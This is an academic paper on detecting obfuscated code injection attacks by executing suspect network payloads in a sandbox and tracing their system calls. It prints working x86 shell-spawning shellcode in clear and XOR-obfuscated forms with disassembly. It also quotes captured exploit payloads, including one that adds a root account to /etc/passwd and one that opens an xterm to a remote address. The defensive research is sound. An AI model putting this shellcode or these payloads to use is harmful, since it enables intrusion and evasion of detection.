Andersson, Stig and Clark, Andrew J. and Mohay, George M. (2005) ***Detecting network-based obfuscated code injection attacks using sandboxing.*** In: AusCERT Asia Pacific Information Technology Security Conference : Refereed R&D Stream, 22-26 May 2005, Gold Coast, Queensland.

Detecting Network-based Obfuscated Code Injection Attacks Using Sandboxing

Stig Andersson, Andrew Clark and George Mohay
Information Security Institute
QUT
GPO Box 2434, Brisbane 4000
{sa.andersson, a.clark, g.mohay}@qut.edu.au

Abstract

Intrusion detection systems (IDSs) are widely recognised as the last line of defence often used to enable incident response when intrusion prevention mechanisms are ineffective, or have been compromised. A signature based network IDS (NIDS) which operates by comparing network traffic to a database of suspicious activity patterns (known as signatures) is a popular solution due to its ease of deployment and relatively low false positive (incorrect alert) rate. Lately, attack developers have focused on developing stealthy attacks designed to evade NIDS. One technique used to accomplish this is to obfuscate the shellcode (the executable component of an attack) so that it does not resemble the signatures the IDS uses to identify the attacks but is still logically equivalent to the clear-text attacks when executed. We present an approach to detect obfuscated code injection attacks, an approach which compensates for efforts to evade IDSs. This is achieved by executing those network traffic segments that are judged potentially to contain executable code and monitoring the execution to detect operating system calls which are a necessary component of any such code. This detection method is based not on how the injected code is represented but rather on the actions it performs. Correct configuration of the IDS at deployment time is crucial for correct operation when this approach is taken, in particular, the examined executable code must be executed in an environment identical to the execution environment of the host the IDS is monitoring with regards to both operating system and architecture. We have implemented a prototype detector that is capable of detecting obfuscated shellcodes in a Linux environment, and demonstrate how it can be used to detect new or previously unseen code injection attacks and obfuscated attacks as well as well known attacks.

1 Introduction

An intrusion detection system (IDS) aims to detect intrusions and intrusion attempts that target computers and computer resources. Intrusion detection is needed because of the difficulty or the impossibility of creating computer systems that are provably secure and will remain so [4].

An IDS is an important security asset because even though there has been an increase in security awareness in recent times, especially with respect to secure programming practices to reduce the risk of creating vulnerable software, security problems such as code injection attacks still prevail. Software is developed in languages that lack adequate bounds checking and source code auditing is not performed to an adequate level. These deficiencies introduce opportunities for attackers to insert arbitrary executable code (bytecode) into running applications. Signature based intrusion detection systems struggle to keep up with attack development as new signatures must be created for each new attack mutation to provide detection. Although the term shellcode refers to bytecode that just spawns a shell [6] it will be used throughout this paper to represent the payload of a code injection attack regardless of the operations it performs on the target host.

In this paper we propose a new network-based IDS (NIDS) detection method to detect code injection attacks. The method is based on analysing the actions the shellcode performs rather than its representation, and is achieved by executing the shellcode in a sandbox. By executing potentially hostile code and analysing its interaction with the operating system, it is possible to detect even mutated and encrypted shellcodes, and therefore obfuscation methods employed by attackers are no longer an effective tool for evading detection. The work presented in this paper has been limited to detecting attacks where the entire shellcode is sent as the payload of the attack and attacks of the *return into libc* type have not been examined.

Correct configuration of the sandbox used by the IDS is important when using this type of detection method. The static aspects of the sandbox represent the parts of the environment that are identical for all processes on a host such as the operating system and the computer architecture. The dynamic aspects represent the current state of a process and are both process and time dependent. The work presented in this paper omits consideration of the dynamic aspects as the detection systems complexity would otherwise increase beyond what is reasonable for a NIDS. With regard to the static environment the executable code that is to be examined must be executed in an environment identical to the environment of the host the IDS is monitoring. Both the operating system and the hardware architecture of the IDS must match that of the monitored host for this type of detection method to be effective. The operating system must match because for example, Solaris shellcode is different to Linux shellcode, and if it is executed on a Linux machine the attack will go unnoticed. Identical hardware is also important since Solaris running on a SPARC machine uses different machine instructions to a Solaris machine running on an x86 machine.

We have implemented a Snort add-on prototype detector of the type described above which is capable of detecting obfuscated code injection attacks as well as clear-text attacks. We demonstrate that we are capable of detecting code injection attacks included in the 1999 DARPA IDS evaluation data set and we also show that we can detect attacks that have been obfuscated using freely available IDS evasion tools without recording false positives.

Sections 2 and 3 review the background theory regarding code injection attacks and existing approaches dealing with this issue. Section 4 examines attack obfuscation techniques which are employed by attackers to assist in evading detection. The detection method introduced in this paper that renders obfuscation ineffective is described in Section 5. Section 6 contains the test results after applying this method to the DARPA dataset. Sections 7 and 8 discuss deployment considerations and future work respectively.

2 Code Injection Attack Background

Code injection attacks make up a group of attacks that attempt to break the execution path of a target process and seize control of the instruction pointer so that arbitrary code may be executed. This is achieved by injecting executable code into a process through an injection vector. The injection vector manifests itself as a security vulnerability in the code of the targeted application. Examples of injection vectors include stack overflows, heap overflows and format string bugs. An injection vector allows arbitrary code chosen by the attacker to be injected into the running process and executed. The injected code may itself contain all the instructions to be executed on the target, or it may consist of addresses of code the attacker wants executed.

The stack based buffer overflow is the simplest example of an injection vector used in a code injection attack. Buffers temporarily store data waiting to be processed by a running program, and these buffers are stored within the stack frame at runtime to accommodate local variables together with parameters to the called function and the return address to the calling function. A buffer overflow occurs when more data is inserted into the buffer than what it was intended to keep, resulting in the overwriting of data elsewhere in the stack including return address to the calling function. When the return instruction is encountered the now overwritten return address is processed and execution may be redirected to an arbitrary memory address. Security vulnerabilities of this kind appear because the programming language does not enforce bounds checking and the programmer fails to validate the input into their functions [3].

When attempting to detect code injection attacks, focus may be placed on the payload of the attack or on the injection vector. Two approaches commonly used in NIDS that represent payload and injection vector detection are shellcode signatures and protocol verification respectively. An example of a naïve approach to shellcode signature detection that detects a single code injection attack would be to identify the attack by the first 10 bytes of its payload. Such a signature might look like this: "*31 c0 50 50 66 c7 44 24 02 1b*". The problem with this and similar approaches to signature generation is that they are easily circumvented by obfuscation techniques [1]. Additionally a signature must be generated for every single attack created, and therefore the IDS will never be able to detect new or previously unseen attacks or attack variations. The other more generic approach is to perform protocol verification. The signature would in this case only describe how long a protocol field (e.g., a buffer field) is allowed to be, and therefore generate alerts on all instances where the payload is longer than the input buffer in the application. This approach obviously does not require a signature for each attack but it does need a detailed analysis of each application monitored similar to that required for specification-based IDS [15] and a detailed analysis also of all the communication protocols used by the application in question.

The code injected by a code injection attack generally consists of a NOP sledge (a series of "no operation" instructions) and the attack payload which contains the instructions the attacker wants to execute on the remote host. The NOP sledge precedes the attack payload and is used to increase the chance of successful execution by increasing the number of valid return addresses for the injected attack code. It is therefore not necessary to guess the exact address for the beginning of the attack code as long as an address is used that points somewhere within the NOP sledge. When referring to NOP instructions we include not only the "NOP" machine instruction itself but all instructions that are logically equivalent in the executing context or all instructions that do not have an impact on the running process.

The work presented in this paper employs a technique to detect code injection attacks that analyses the payload the attack carries. Detection follows a two step process; first the NOP sledge is identified, and secondly the attack payload is executed in a sandbox to confirm that the traffic carries executable code. Basing attack detection on attack payload execution instead of on detection of the NOP sledge eliminates false positives induced by NOP detection techniques and provides more detail about the operation of the attack. The following section reviews existing methods of detecting code injection attacks.

3 Related Work

As mentioned in the previous section, code injection attacks have commonly been detected using signature based detection or protocol verification. In earlier work [1] it was shown that code injection attacks may be detected at the network layer by examining all traffic payloads and searching for instructions used to make system calls. This approach has been accurate compared to signatures searching exclusively for NOP instructions preceding the payload of an attack, but is unlikely to detect attacks that make use of obfuscation techniques since these techniques obfuscate the instructions that are used to identify system calls.

Another traffic analysis approach named *abstract execution* was proposed by Toth and Kruegel [14]. Their approach consists of searching for sequences of valid machine instructions in network traffic. The instructions identified are checked with regards to correctness and validity. Correctness means that the instruction is a valid machine instruction for the platform monitored and validity refers to valid memory references in the executing context. Sequential valid instructions are then counted; the rationale being that statistically there is a low chance that a high number of consecutive correct instructions occur randomly in network traffic. In a code injection attack, due to the need for a NOP sledge preceding the payload of the attack, long sequences of correct instructions appear and may be used as a discriminator to identify code injection attacks. Toth and Kruegel have implemented this approach and tested it with very good results for HTTP and DNS requests. This approach is very similar to the detection algorithm implemented in the now deprecated *fnord* pre-processor previously included in the popular open source IDS Snort. We speculate that this approach lends itself better to detection in protocols where transmissions are relatively short in length than for high volume binary transmissions or indeed for transmissions containing a large number of upper case ASCII characters, as the hex value for these characters all represent valid single byte Intel machine instructions [13] that may be used as NOPs. We have examined the accuracy of *fnord* on binary data where it returned a relatively high number of false positives and believe this may be the reason why it has been deprecated. Our test results for *fnord* are contained in Sections 5.1 and 6. The approach presented in this paper utilizes *fnord* to identify possible NOP sledges and then analyses the transmissions to verify that the traffic indeed contains an attack payload. By adding this second layer of analysis we demonstrate that it is possible to eliminate all false positives and produce a highly accurate code injection detection system.

Lately a significant amount of effort in the research community has been directed at detecting malicious activity including code injection attacks on the victim host. This branch of intrusion detection research was started by Hofmeyr et al. [8], when the discovery was made that recording sequences of system calls an application uses may be used to differentiate between normal and abnormal behaviour. Recently two new approaches to detecting code injection attacks with roots in the work presented by Hofmeyr et al. have been proposed [10] [16]. These approaches are based on creating a state machine model of the monitored application to detect code injection where execution falls outside the model of legitimate states. While these approaches are based on keeping track of activity on the host itself, our approach focuses only on identifying and analysing injected code from the network where attention is only given to the static environment and no information is kept relating to the dynamic environment of a process.


Research has also been conducted on detecting malicious behaviour including code injection attacks by monitoring virtual machines [7]. The IDS monitors the target host by interacting with the virtual machine and is able to obtain state information about the operating system running in the virtual environment. That work is similar to the work presented here because virtual execution environments or sandboxes are used to monitor for malicious behaviour. However, it differs in that we do not use any state information about the monitored host and monitor only code that has been identified as potentially malicious. Sandboxing refers to technologies that separate a process from the underlying operating system by preventing or restricting resource usage. Several technologies are publicly available including services provided by the chroot system call, the Java virtual machine and VMware. Vulnerabilities against sandbox implementations do occur but securing sandbox technologies is beyond the scope of this work. The following section reviews polymorphism and obfuscation techniques used in recent code injection attacks and Section 5 examines an approach for detection of obfuscated attacks.

4 Polymorphism and Obfuscation Techniques

This section reviews polymorphism and obfuscation techniques employed to evade intrusion detection systems by mutation toolkits such as ADMmutate[1], CLET[2] and JempiScodes[3] designed for remote to root exploits. Polymorphism in remote to root exploits stems from techniques developed by virus writers such as those found in the TridenT Polymorphic Engine (TPE)[4] and Dark Angel Mutation Engine (DAME)[5] toolkits. The basic idea of polymorphism is to encode or encrypt the shellcode differently for each version of the attack and similarly generate a different decipher routine for that particular encoding [5]. Basic polymorphism techniques used in shellcode generation include [9]:

- Mixing instructions into the shellcode that have no impact on execution.
- Using logically equivalent instructions that achieve the same result during execution.
- Use of different registers for each version of the shellcode.
- Use of decryption and encryption techniques during execution.
- Use of several layers of decryption during execution.

The ADMmutate toolkit polymorphs both the NOP sledge and the payload of the attack. The instructions that make up the NOP sledge are replaced with logically equivalent instructions and the shellcode is XORed to hide the payload. A decipher routine is inserted between the NOP sledge and the shellcode to decipher the payload at runtime. Figure 1 shows an example of injection code before and after a polymorphism toolkit has been used.



Shellcode

Polymorphed Shellcode

Figure 1 Clear-text and Polymorphed Shellcode

Another polymorphism tool is JempiScodes. The current version, v0.4r1, provides four different encryption techniques; chained 8 and 16 bit XOR where the encrypted bytes are fed back into the encryption algorithm and used to encrypt the following bytes, and common 8 and 16 bit XOR where the same key is used to encrypt all bytes.

The following obfuscation example has been taken from the documentation for the obfuscation tool JempiSCodes. Figure 2 contains the listing of shellcode that spawns a shell upon execution, and Table 1 contains the shellcode disassembled. The code contains two signatures that may be used in a signature based IDS. The first obvious signature is "/bin/sh",

[1] http://safariexamples.informit.com/0321108957/chp4/ADMmutate-0.8.4/
[2] http://www.addict3d.org/index.php?page=viewarticle&type=security&ID=2182
[3] http://www.remoteassessment.com/darchive/191005460.html
[4] http://www.avp.ch/avpve/poly-gen/tpe.stm
[5] http://vx.netlux.org/vx.php?id=ed00

which indicates that the code may be trying to execute the “sh” program. The second signature that may be searched for is the presence of system calls as we have described earlier [1], where in this example “\xcd\x80” indicates that a system call is being made and “\xb0\x0b” indicates that system call is a call to *execve*.

```
\xeb\x18\x5f\x89\x7f\x08\x31\xc0\x88\x47\x07\x89\x47\x0c\x89
\xfb\x8d\x4f\x08\x8d\x57\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff
\xff/bin/sh
```

Figure 2 Shellcode

Shellcode offset	x86 instruction	ASM instruction		Comment
<shellcode+0>:	\xeb\x18	jmp	<shellcode+26>	Retrieve address to "/bin/sh" string
<shellcode+2>:	\x5f	pop	%edi	Store "/bin/sh" string address in register EDI
<shellcode+3>:	\x89\x7f\x08	mov	%edi,0x8(%edi)	
<shellcode+6>:	\x31\xc0	xor	%eax,%eax	
<shellcode+8>:	\x88\x47\x07	mov	%al,0x7(%edi)	
<shellcode+11>:	\x89\x47\x0c	mov	%eax,0xc(%edi)	
<shellcode+14>:	\x89\xfb	mov	%edi,%ebx	Set up execve parameter 1 (filename)
<shellcode+16>:	\x8d\x4f\x08	lea	0x8(%edi),%ecx	Set up execve parameter 2 (argv)
<shellcode+19>:	\x8d\x57\x0c	lea	0xc(%edi),%edx	Set up execve parameter 3 (envp)
<shellcode+22>:	\xb0\x0b	mov	$0xb,%al	Specify the execve system call
<shellcode+24>:	\xcd\x80	int	$0x80	Execute execve system call
<shellcode+26>:	\xe8\xe3\xff\xff\xff /bin/sh	call	<shellcode+2>	Push address to "/bin/sh" onto stack

Table 1 Disassembled shellcode

As we can see from, Figure 3 after using an obfuscation tool such as JempiScodes, both the signatures searched for are removed from the shellcode. It would also be quite inefficient to create a signature based on the entire shellcode as using obfuscation tools changes the executable code and renders the signature useless. The first half of the shellcode listed in Figure 3 represents a decryption function that decrypts the attacks payload and the bolded instructions of Figure 3 represent the encoded attack.

```
\xeb\x17\x5e\x6a\x61\x6a\x18\x59\x01\xce\x5b\x4e\x49\xf6\xd3
\x30\x1e\x8a\x1e\x85\xc9\x75\xf4\xeb\x05\xe8\xe4\xff\xff\xff
\x0e\x6f\xc7\xf9\xbe\xa3\xe4\xff\xb8\xff\xb2\xf4\x1f\x95\x85
\x34\xfe\x25\x97\xae\x44\x39\xb2\x1e
```

Figure 3 Obfuscated shellcode

The first part of the code is a decryption function that decrypts the 8 bit feedback XOR encryption algorithm used to hide the payload of the attack. The payload, bolded in Figure 3, contains a logically equivalent set of instructions to that in Figure 2. When the decryption is complete, the payload appears as listed in Figure 4. We can verify that the decoded shellcode is logically equivalent to the original shellcode by comparing the operations of the code segments listed in Table 1 to that listed in Table 2. The *execve* system call was successfully detected in both shellcodes contained in Figure 2 and Figure 3 during testing of our shellcode analyser.

As a result of the polymorphism techniques described above, it is difficult to detect attacks using shellcode signatures. We propose to deal with this problem by focusing on detecting attacks based on the operations they perform when executed on a target host instead of attempting to match specific implementations of attacks to signatures. The approach we propose is examined in detail in the following section.

```
\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
\x99\x52\x53\x89\xe1\xb0\x0b\xcd\x80
```

Figure 4 Decrypted payload

Shellcode offset	x86 instruction	ASM instruction		Comment
<shellcode3+0>:	\x31\xc0	xor	%eax,%eax	
<shellcode3+2>:	\x50	push	%eax	Store "\0" on stack
<shellcode3+3>:	x68\x6e\x2f\x73\x68	push	$0x68732f6e	Store "n/sh" on stack
<shellcode3+8>:	\x68\x2f\x2f\x62\x69	push	$0x69622f2f	Store "//bi" on stack
<shellcode3+13>:	\x89\xe3	mov	%esp,%ebx	EBX points to "//bin/sh\0"
<shellcode3+15>:	\x99	cltd		
<shellcode3+16>:	\x52	push	%edx	
<shellcode3+17>:	\x53	push	%ebx	
<shellcode3+18>:	\x89\xe1	mov	%esp,%ecx	
<shellcode3+20>:	\xb0\x0b	mov	$0xb,%al	Specify the execve system call
<shellcode3+22>:	\xcd\x80	int	$0x80	Execute execve system call

Table 2 Disassembled decrypted payload

5 Executing Shellcode to Detect Code Injection Attacks

Detecting buffer overflow attacks by searching for shellcode has previously been a popular solution to preventing remote code injection attacks. In signature based systems detection has focused on either the NOP sledge preceding the payload in the attack or on the payload itself. Basing detection on the NOP sledge has the advantage that there is no need to develop signatures for each individual attack payload, but the disadvantage of generating an increased number of false positive alerts. The work presented in this paper aims to eliminate false positives by verifying that network traffic that contains data that may be NOPs in addition also contain system calls that are symptomatic of an attack. We have utilised Snort in this work because of its packet and stream reassembly functionality and its extensible framework and the *fnord* pre-processor that identifies NOP sledges by searching for the presence of valid machine instructions in network traffic. This section is divided into three subsections which describe in detail the different aspects of our detection strategy: identifying executable instructions, decoding the shellcode with regards to the transmission protocol used in the attack and executing the attack payload.

5.1 Identifying Executable Instructions

To execute a series of instructions extracted from network traffic, the first task is to identify the first valid instruction byte. An instruction may consist of a single or multiple bytes, and if execution is started in the middle of a multi byte instruction the byte sequence will represent an invalid instruction and cause execution to fail. It is therefore imperative that the entire attack including the very first executable instruction is included in the data passed to the analyser.

The work presented in this paper relies on the existence of an efficient algorithm for identifying consecutive executable instructions in network packets and does not concern itself with further development of such algorithms. It presents a mechanism to accurately eliminate false positives generated from NOP detection methods, and therefore detection will never be more complete than the detection method used in the NOP detector. Open source implementations of such detection mechanisms are freely available. This work utilises the now deprecated experimental *fnord* pre-processor included in the Snort IDS prior to version 2.0. The *fnord* pre-processor attempts to detect NOP sledges programmatically instead of applying pattern matching and will generate an alert if the number of consecutive valid NOP instructions in a stream exceeds a specified threshold [2]. We speculate that *fnord* was taken out of the Snort distribution because of the high number of false positives it may potentially generate. During our testing of the pre-processor it generated 78 false positives when transferring 200 MB of binary data. Instead of generating alerts based on the *fnord* algorithm, we send the suspicious network packets identified by *fnord* to our analyser for further examination.

5.2 Protocol Awareness

Communication protocols used by applications occasionally encode data before transmission due to the need for command characters that have special meaning when parsed by the receiving application. When potentially executable data has been identified it needs to be decoded with regards to any encoding implemented by the protocol used to transmit the attack. Each protocol may have its own characteristic encoding scheme that needs to be decoded before it is sent to the analyser so that the shellcode analysed is identical to how it would appear on a victim host when it is executed. An example that illustrates this issue is the FTP encoding used in the Bobek attack. FTP uses the Telnet protocol specification for communication over the control connection [12]. The specification for Telnet states that Telnet commands consist of two byte sequences; the *interpret as command* (IAC) escape character which has the hex code FF followed by the Telnet command which is in the range F0 to FF where FF represents the data byte 255. Therefore when transmitting data using FTP for example, all FF characters must be doubled up before transmission [11]. Before we pass the executable code to our detector we must therefore reverse this encoding by removing a FF byte where two FF bytes occur to obtain the original exploit code.

We have implemented a few prototype decoders including one that performs FTP decoding as explained above that we use in our testing. Snort has a pre-processor named *telnet_negotiation* that performs the decoding previously discussed on FTP, however the pre-processor does not alter the content of the original packet. Instead it puts the decoded payload in a data structure associated with the packet so that rules may still be written to match the raw payload content of the original packet. We have therefore chosen to perform all decoding operations in the analyser. Our prototype detector applies all decoding before executing the shellcode. Although we have not seen an example of an injection vector existing before an applications decoding routine, it is possible that such a vulnerability exists. Detecting an attack that exploits a vulnerability of this kind requires the execution of the shellcode before decoding routines has been applied, and detecting both types of attacks requires the analyser to execute both before and after the decoding has been applied.

5.3 Executing Shellcode to Analyse Attacks

The essence of our work is as follows. Once potential executable code has been identified by Snort using the *fnord* plug-in, the packet payload from the first executable instruction is sent to the shellcode analyser that will determine whether or not the packet is part of a code injection attack. The analyser will execute the shellcode as a separate child process and trace its operation by using *ptrace*. The system call *ptrace* is often used for debugging and allows a process to control the execution of a child process. The parent process may resume execution before the child executes system calls and record and change the state of the child before handing control back to it. We utilize *ptrace* by making the process executing the shellcode report back to the analysing process whenever a system call is made, and the shellcode analyser logs the system call together with system call parameters used and hands control back to the executing shellcode. This interaction continues until the shellcode executes a new process or a set timeout of a few seconds expires because the code is waiting for input or has crashed. After the shellcode has finished execution the shellcode analyser formats the system call events if any system calls were made and passes the event data back to Snort which generates a descriptive alert containing the system calls made and the parameters used. Evidence of a single system call is classified as an attack as it is unlikely that the sequence of machine instructions needed to make a single system call occurs in random traffic. If the executed code did not make any system calls, it is concluded that it is not part of an attack and the analyser will exit and no alert will be generated. The interaction is illustrated in Figure 5.



Network traffic
Identifies NOP sledges and passes data to the analyser
Snort
fnord
Executes Shellcode Analyser
Sends Alert Information if Shellcode is Detected
Decodes communication protocols
Shellcode Analyser
decoder
Traces the child using *ptrace*
Executes Shellcode
Sends System Call Information
Shellcode
x31 xc0 x50 x50 x66 xc7 x44 x24 x02 x1b x58 xc6 x04 x24 x02 x89 xe6 xb0 x02 xcd x80 x85 xc0 x74 x08 x31 xc0 x31..........

Figure 5 Shellcode analyser operation

The detector has also been tested on various other remote to root attacks with successful detection. One such attack tool is "Bobek" which we also used in our previous work [1]. The data extracted from the shellcode used in the "Bobek" attack tool is illustrated in Table 3.

"setreuid(0, 0)"
"dup2(1, 2)"
"mkdir(bin, 0777)"
"chroot(bin)"
"chdir(..)" (repeated 510 times)
"chroot(.)"
"execve(/bin/sh, /bin/sh, NULL)"

Table 3 Extracted data from Bobek attack

When executing potentially hostile code the executing host might be exposed to risks that are not associated with traditional signature matching systems. Therefore consideration must be given to the environment the code is executed in so that the injected code has no possibility to affect the host it executes on. We approach this problem using two measures. First we lower the permissions of the process executing the shellcode so the process runs as an unprivileged user. Secondly we place the process in a sandbox implemented using *chroot*. By taking these precautions the potentially hostile code will have no possibility of altering the state of the IDS.

Because the sandbox environment is different to the environment the protected service is running in, system calls can potentially succeed when exploiting the targeted service within a regular environment but fail in the sandbox. Therefore we intercept system calls only before they are executed and ignore the return value produced by the system calls. Evidence of a single system call denoted by a sequence of machine instructions should be considered an attack since the occurrence of such a sequence is unlikely to occur in random network traffic. During our testing we did not experience a single false positive. Details are contained in Section 6.

We have shown that by executing network traffic that can potentially contain executable code, obfuscated attacks are still detectable. The signatures used in this approach are not based on the representation of the injected code but rather the actions it performs. The following section documents the test results obtained from applying our detection method to the DARPA IDS evaluation data set and obfuscated shellcodes.

6 Test Results

We have tested our detector using three different test methods. First we tested the detector in a test network set up containing an attacking host, an IDS and the vulnerable server. During this initial test the “Bobek” and “7350wurm” FTP exploit tools were used. Both exploits were successfully detected. More details regarding the detection of the “Bobek” attack are contained in Section 5.3. Following this initial test we tested the detector on the 1999 off-line intrusion detection evaluation datasets, where all attacks of the examined class were detected following some minor modification to the test data. Details about the DARPA tests are contained below. Finally we tested the detector on obfuscated attacks. Once formulated the obfuscated shellcodes were inserted directly into the analyser where the detection rate was 100% (see below).

The 1999 DARPA off-line intrusion detection evaluation dataset contains 5 weeks of data where the first 3 weeks contain training data without attacks and weeks 4 and 5 represent the testing data containing the 1999 attacks as well as background noise. The network traffic dump files used in this test constitute approximately 4.2 GB of network traffic. None of the attacks contained in this dataset have been obfuscated, and therefore we were also able to detect the attacks contained in this data using our previous detector [1], however we are now able to extract parameters sent to the system call. There are three code injection attacks in the 1999 dataset that we have found which attack IMAP, Named and Sendmail. Figure 6 contains the data our detector extracted from the attacks once they were detected.

IMAP exploit :

```
"execve(/bin/sh, /bin/sh, NULL)"
```

Named exploit:

```
"execve(/usr/X11R6/bin/xterm, /usr/X11R6/bin/xterm -display
194.7.248.153:0, NULL)"
```

Sendmail exploit:

```
"execve(/bin/sh, /bin/sh -c cp /etc/passwd /p; printf
"woot::0:0:woot:/:/bin/bash\ned::99:99::/:/bin/sh\n">> /etc/passwd; echo 2,
NULL)"
```

Figure 6 Detected DARPA Attacks

The IMAP exploit does not contain any protocol encoding and is therefore detectable without any modification of the data contained in the dump files. The Named exploit has been split into two packets, one containing the NOP sledge and the other containing the payload of the attack. Snort uses the *streams* pre-processor to reassemble fragmented TCP streams to detect attacks split across multiple packets. Due to a limitation in the way *streams* reassembles TCP streams, the Named exploit is only detectable if the attack is modified so that the entire attack is contained within the first packet. According to the Snort developers this limitation will be eliminated with the next release of the *streams* pre-processor. Finally the sendmail exploit overflows a buffer in the MIME protocol and must therefore be SMTP decoded similarly to the descriptions in Section 5.2. With these modifications done to the data before it is analysed we are able to detect all three attacks.

Table 4 contains the number of times *fnord* invoked the analyser when the network traffic was not part of an attack. For the two weeks of test data the analyser was invoked more than 2900 times in total.

	Analyser Invocations	
	Week 4	Week 5
Monday	4	2
Tuesday	224	447
Wednesday	22	1403
Thursday	34	233
Friday	2	611

Table 4 Fnord invocations on DARPA data set

During our testing we have not encountered any false positives when our analyser is used in conjunction with the *fnord* NOP detector. We can therefore conclude that *fnord* alone while being able to detect all code injection attacks using NOP sledges generates a high number of false positives. By using our analyser in conjunction with *fnord* false positives are eliminated while code injection attacks are still detectable.

The tests performed on obfuscated attacks consist of obfuscating shellcode and inserting the obfuscated shellcode directly into the analyser. This approach was decided upon due to the lack of exploit tools employing obfuscation techniques available. Our detector successfully detected the 8 bit chained XOR obfuscation example generated by JempiScodes examined in Section 4 as well as the same attack obfuscated using a 16 bit chained XOR and a 8 bit common XOR obfuscated attack. We also tested the detector on obfuscated shellcodes available on the homepage of the author of Jempiscodes[6]. These shellcodes include codes to terminate Snort, flush all iptables rules and bind a shell to port 5074. All obfuscated attacks were detected and in the same way as clear-text attacks and data listing the system calls used together with the system call arguments were extracted from the shellcodes. The following section examines deployment considerations our detection approach requires.

7 Deployment Considerations

Correct configuration of the IDS at deployment time is vital to ensure correct operation, in particular, the executable code that is to be examined must be executed in an environment similar to the execution environment of the host the IDS is monitoring. Firstly code running on different operating systems consists of different machine instructions. For example, Solaris shellcode is different to Linux shellcode, and if it is executed on a Linux machine the code will crash and the attack will go unnoticed. The second consideration to be made is the machine architecture. For example Solaris running on a SPARC machine uses a different instruction set to a Solaris machine running on an x86 machine. Both the operating system and the hardware architecture of the IDS must match the monitored host.

[6] www.shellcode.com.ar

A possible IDS configuration, in a network with several servers with different operating systems and architectures, is to have the IDS spread across two or more machines. The NOP detector resides on the host that runs the IDS, and the analysers resides on machines with matching operating system and architecture to hosts monitored as illustrated in Figure 7.




Figure 7 IDS deployment diagram

This can easily be set up using machine emulation software such as VMware or Qemu. If a processor emulator cannot be found for an architecture used in the network, the code to be examined must be sent to a real host. By running the shellcode analysis process on a machine separate from the one running the IDS the performance impact on the IDS host itself is minimal.

8 Conclusions and Future Work

Code injection attacks continue to be a major threat to computer systems. New exploits are developed continuously and obfuscation tools make it easy to evade signature based intrusion detection systems. We have implemented a detection method that executes and traces potential executable code. By executing the code in a sandbox, tracing it and recording system calls made, we are able to detect obfuscated attacks. By performing this type of detection we are also able to detect this type of attack from the network without the need to install a sensor on each monitored host on the network.

We have implemented a prototype of the detector on a Linux host by modifying Snort and shown that it is capable of detecting code injection attacks regardless of obfuscation techniques used. In the future analysis systems for other operating systems and architectures must also be implemented and tested. The detection method has been tested on attacks where the entire executable code is sent to the vulnerable host.

Future work includes examining the suitability of a similar detection method for detecting attacks of the *return into libc* type where the payload of the attack does not contain any system calls. Instead only addresses of functions are sent in the attack and the functions used reside on the victim host. Attacks that do not require interaction with the operating system, but rely solely on local data modification may not be detected using the proposed technique and will also need further examination. We are currently investigating how to treat attacks that attempt to detect sandbox environments and change their behaviour based on such detection as well as attacks that aim to compromise the IDS by exhausting the analyser’s resources.

9 References

